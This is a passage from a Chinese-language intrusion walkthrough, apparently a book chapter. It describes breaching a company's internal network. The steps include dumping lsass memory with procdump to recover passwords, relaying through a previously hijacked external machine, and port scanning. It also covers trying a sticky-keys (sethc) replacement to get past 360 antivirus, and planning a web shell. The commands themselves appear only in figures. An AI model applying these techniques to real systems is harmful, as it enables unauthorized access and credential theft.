


图　1-3-4




图　1-3-5

内网，没有数据库，估计站库分离了，如图 1-3-6：




图　1-3-6

672 个补丁，估计系统漏洞没有了，怎么办，顺手 whoami 一下，如图 1-3-7：




图　1-3-7

百密一疏呀，我不是很喜欢直接加用户，那样动静大，还是直接在内存中抓密码吧，用 procdump,感觉这个杀软不报毒，用其他的有时候杀软拦截，或者读取失败，这个一般是会成功的，如图 1-3-8：

图　1-3-8

上传 procdump，然后执行，如图 1-3-9：




图　1-3-9

将 lsass.dmp 下载下来，对于 win2003 就在 win2003 下解密，对于 32 位 win8 就在 win7 下解密，对于 64 位 win8，就在 64 位下解密，通过这种方法我还没有失败过，如图 1-3-10：




图　1-3-10

密码出来了，不是一般的变态，这台控制的主机 IP 是 192.168.0.1，由于我也是内网只能进行双向的端口反弹了，找一台以前的外网肉鸡，ip 是 58.215.65.xxx,执行反弹命令，如图 1-3-11：




图　1-3-11

在 192.168.0.1 的网马上执行以下命令，如图 1-3-12：




图　1-3-12

然后我们连一下外网肉鸡，如图 1-3-13：

图　1-3-13

Ok 连上了，因为是内网，我就用 superscan 扫了一下端口，网速有点慢，毕竟转发了一下，如图 1-3-14：




图　1-3-14

看见 253 那台开了 1433 我就手贱试了一下，如图 1-3-15：




图　1-3-15

好家伙，人品不错呀，先介绍下这台机器的信息，IP：192.168.0.253，X86 的 Win8 系统，如图 1-3-16，图 1-3-17：




图　1-3-16




图　1-3-17

但是只能执行一些无关痛痒的命令，而加用户提示这个，如图 1-3-18，图 1-3-19：




图　1-3-18




图　1-3-19

估计被拦截了，看进程，如图 1-3-20：




图　1-3-20

八成是 360 给拦下了，那个 U8 查了一下，是用友软件的，后边有故事，既然不让加用户，还有其他好办法，比如替换 setch，如图 1-3-21：




图　1-3-21

被拒绝了，如图 1-3-22：




图　1-3-22

修改一下安全属性，漫长的等待之后又是未响应，估计这事只有 360 能干的出来，如图 1-3-23：




图　1-3-23

试试别的方法吧，因为是在局域网中，可以先建立 ipc 连接传输文件，将转储文件拷贝出来，

就得到用户名密码了，说干就干，如图 1-3-24：




图　1-3-24

又失败了，渗透的路很曲折啊，尤其是对于 win8 来说，怎么办，看搭网站了没，搭了的话写个一句话，传 procdump 执行，然后将转储文件下载下来，看了下，80 端口果然打开了，找根路径，如图 1-3-25：

